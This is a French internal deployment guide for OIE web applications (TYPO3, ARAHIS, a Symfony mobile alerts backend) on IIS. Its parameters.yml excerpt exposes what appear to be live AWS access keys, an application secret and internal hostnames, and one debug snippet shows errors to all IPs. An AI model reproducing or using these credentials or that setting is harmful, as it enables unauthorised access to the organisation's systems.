- D:\iis\www\ZF\forms\DiseaseStatus\application\configs\oieconf.ini

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

<http://www.oie.int/ZF/forms/DiseaseStatus/public/index.php/default/auth/login>

Application RR-AMERICAS

L'application RR-AMERICA est basée sur le CMS TYPO3 en version 4.5.5

URL(s)	rr-americas.oie.int (Port 80) www. rr-americas.oie.int (Port 80)
Dossier de base	D:\iis\rr-americas
Nom de l'application IIS	rr-americas
Framework	TYPO3 4.5.17
Version PHP	5.2.12 Thread Safe
Extensions PHP	Par défaut
Configuration PHP spécifique	upload_max_filesize = 10M post_max_size=10M Le fichier php.ini est lié à la version utilisée

Fichiers de configuration

La configuration de TYPO3 est simple et se situe dans le fichier localconf.php

On y retrouve la configuration de la base de données et SMTP.

Fichier de configuration	Fonction
typo3conf/localconf.php	Configuration de la base de données de Typo3 et du SMTP

Les variables de base de données ont été modifiées afin de pointer vers le serveur OIE-PROD-MSSQL-01. **Le nom de la base et de l'utilisateur ne doivent pas être trop long.** L'outil ImageMagick, utilisé pour générer les images, a été installé dans le répertoire par défaut des programmes Windows et la configuration TYPO3 a donc été adapté :

Fichier typo3conf/localconf.php

```

$typo_db_username = 'oie-rramericas'; // Modified or inserted by TYPO3 Install
Tool.
$typo_db_password =; // Modified or inserted by TYPO3 Install Tool.
$typo_db_host = 'OIE-PROD-MYSQL-01'; // Modified or inserted by TYPO3 Install Tool.
//$typo_db_host = 'localhost';
$TYPO3_CONF_VARS['BE']['disable_exec_function'] = '0'; // Modified or inserted by
TYPO3 Install Tool.
$TYPO3_CONF_VARS['GFX']['gdlib_png'] = '1'; // Modified or inserted by TYPO3
Install Tool.
$TYPO3_CONF_VARS['GFX']['im_path'] = 'C:\\Program Files (x86)\\ImageMagick\\'; //
Modified or inserted by TYPO3 Install Tool.
$TYPO3_CONF_VARS['GFX']['im_path_lzw'] = 'C:\\Program Files (x86)\\ImageMagick\\'; //
Modified or inserted by TYPO3 Install Tool.
$typo_db = 'oie-rramericas'; // Modified or inserted by TYPO3 Install Tool.
$TYPO3_CONF_VARS['SYS']['sitename'] = 'rramericas'; // Modified or inserted by
TYPO3 Install Tool.
$TYPO3_CONF_VARS['SYS']['setDBinit'] = 'SET sql_mode=\`MYSQL40\`;\' . LF . \`SET NAMES
utf8;\'// Modified or inserted by TYPO3 Install Tool.

```

Permissions

Les dossiers **typo3temp**, **typo3conf**, **fileadmin** et **uploads** ont été rendu modifiable par l'utilisateur IUSR (utilisé par IIS).

Accès aux bases de données

La base de données doit être utilisée en mode de compatibilité MYSQL40.

Un paramètre de configuration existe sur TYPO3 permettant d'exécuter des requêtes en début de chaque session SQL (\$TYPO3_CONF_VARS['SYS']['setDBinit'])

Activer du debug supplémentaire pour typo3

Rajouter ces lignes dans le fichier de configuration :

Fichier typo3conf/localconf.php

```

$TYPO3_CONF_VARS['SYS']['displayErrors'] = '1';
$TYPO3_CONF_VARS['SYS']['devIPmask'] = '*';
$TYPO3_CONF_VARS['SYS']['errorHandler'] = 't3lib_error_ErrorHandler';
$TYPO3_CONF_VARS['SYS']['errorHandlerErrors'] = E_ALL ^ E_NOTICE;
$TYPO3_CONF_VARS['SYS']['exceptionalErrors'] = E_ALL ^ E_NOTICE ^ E_WARNING ^ E_USER_ERROR ^ E_USER_NOTICE ^
E_USER_WARNING;
$TYPO3_CONF_VARS['SYS']['debugExceptionHandler'] = 't3lib_error_DebugExceptionHandler';
$TYPO3_CONF_VARS['SYS']['productionExceptionHandler'] = 't3lib_error_DebugExceptionHandler';
$TYPO3_CONF_VARS['SYS']['sqlDebug'] = '1';

```

Cahier de recette

L'accès à l'application se fait de l'URL suivant : <http://www.rr-americas.oie.int/typo3/>

Application ARAHIS

L'application ARAHIS a été développé en PHP

URL(s)	arahis.oie.int (Port 80) www.arahis.oie.int (Port 80)
Dossier de base	D:\iis\arahis
Nom de l'application IIS	arahis
Version PHP	5.2.12 Thread Safe
Extensions PHP	Par défaut
Configuration PHP spécifique	short_open_tag=On (Afin d'interpréter les balise courte "<? ?>")

Fichiers de configuration

La configuration de l'application ARAHIS se trouve dans le fichier includes/constants.inc

Fichier de configuration	Fonction
Includes/constants.inc	Configuration de la base de données de l'application ARAHIS

Configuration DB includes/constants.inc

```

if($_SERVER['SERVER_NAME']=='dd')
    |($_SERVER['SERVER_NAME']=='oie.int')
|($_SERVER['SERVER_NAME']=='www.oie.int')
|($_SERVER['SERVER_NAME']=='arahis.oie.int')
|($_SERVER['SERVER_NAME']=='www.arahis.oie.int')) {
$dbusername = "oie-arahis";
$dbpassword = "";
$dbdatabase = "oie-arahis";
$dbhost = "OIE-PROD-MSSQL-01";
$db_driver = "ado_mssql

```

Mise à jour de la librairie ADODB

La dernière version d'ADODB (couche d'abstraction de connexion à la base de données MSSQL) a été téléchargée depuis le site officiel <http://adodb.org/> et à remplacer l'ancienne version (non fonctionnelle sur le nouveau serveur) dans le dossier /adodb (Une sauvegarde l'ancienne version est conservée dans le dossier adodb.bak).

Configuration du document par défaut

L'ensemble des accès sur l'application pointent vers la page /content.php
Le document par défaut IIS a donc été modifié pour /content.php

Modifications base de données

Mise à jour des vues "v_outbreak_arahis", "v_outbreak_ahpisa", "v_outbreak_oiejp", "v_outbreak_seafmd" avec les nouveaux noms des bases de données arahis et wahis prod. Et ajouter la propriété db-reader à l'utilisateur oie-arahis pour la base oie-wahisprod.

Correction de bugs

La mise à jour des outbreaks ne fonctionne plus suite au changement de la version adodb, il fallait juste enlever le deuxième paramètre de la fonction execute qui n'accepte plus null comme valeur.

D:\IIS\arahis\includes\urgent_disrep_outbreak_save.inc

Remplacer ceci `$db->Execute($q,null)` par `$db->Execute($q)` dans tout le fichier

Application mobile des alertes sanitaires

URL(s)	rr-americas.oie.int (Port 80) www. rr-americas.oie.int (Port 80)
Dossier de base	D:\iis\rr-americas
Nom de l'application IIS	rr-americas
Framework	TYPO3 4.5.17
Version PHP	5.2.12 Thread Safe
Extensions PHP	Par défaut
Configuration PHP spécifique	upload_max_filesize = 10M post_max_size=10M Le fichier php.ini est lié à la version utilisée

Permissions

Les droits d'accès en écriture à l'utilisateur IUSR ont été données sur les dossiers suivants :

- d:\iis\mob\var\

Fichiers modifiés

Fichier « D:\iis\mob\app\config\parameters.yml »

```
parameters:
  database_sqlserver_driver: pdo_sqlsrv
  database_sqlserver_host: OIE-PROD-MSSQL-01\MSSQLSERVER1
  database_sqlserver_port: null
  database_sqlserver_name: '[oie-wahis2008]'
  database_sqlserver_user: oie_wahis2008_reader
  database_sqlserver_password:
  database_mysql_host: localhost
  database_mysql_port: null
  database_mysql_name: wahis2008
  database_mysql_user: mobizel
  database_mysql_password:
  mailer_transport: smtp
  mailer_host: ixe.relay1.linkbymail.fr'
  mailer_user: 'oie-info-web@relay.oie.int'
  mailer_password:
  secret: 3e91221f4c3d9bbb3d26af1ed71b9e97b48819b7
  locale: en
  aws.arn.ios_sandbox: 'arn:aws:sns:eu-west-1:538386048628:app/APNS_SANDBOX/Wahis'
  aws.arn.ios: 'arn:aws:sns:eu-west-1:538386048628:app/APNS/Wahis_Prod_01'
  aws.arn.gcm: 'arn:aws:sns:eu-west-1:538386048628:app/GCM/WahisGCM'
  aws.arn.win: 'arn:aws:sns:eu-west-1:538386048628:app/WNS/Wahis_Win'
  aws.arn.topic.template: 'arn:aws:sns:eu-west-
1:538386048628:Wahis_#region#_#report_type#_#lang##is_aqua#'
  aws.key: AKIAI35OLD3KIBH2ELDA
  aws.secret: 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
  aws.region: eu-west-1
```

Appendix

Mise en maintenance des sites interne

Créer la page suivante à la racine du site web dans IIS :

Fichier « app_offline.htm »

```
<!doctype html>

<html lang="en">
<head>
  <meta charset="utf-8">

  <title>OIE</title>
  <meta name="description" content="OIE Maintenance page">
</head>

<body style="text-align:center;margin:80px;color: #aa253b;">
  <h1></h1>
  <h3>
    <div style="margin:10px">Site en maintenance</div>
    <div style="margin:10px">Web site under maintenance</div>
    <div style="margin:10px">Sitio en mantenimiento</div>
  </h3>
</body>
</html>
```

Dans le fichier web.config de la racine, ajouter cette section

Fichier « app_offline.htm »

```
<system.webServer>
  <httpRedirect enabled="true" exactDestination="true" httpResponseStatus="Found">
    <add wildcard="*.php" destination="http://web.oie.int/" />
    <add wildcard="*.html" destination="http://web.oie.int/" />
  </httpRedirect>
</system.webServer>
```

Serveur FTP

Le serveur FTP FileZilla Server est installé sur OIE-PROD-WEB-01.

Sauvegardes anciens serveurs

Une copie de tous les dossiers a été mise sur le NAS dans le partage "archive".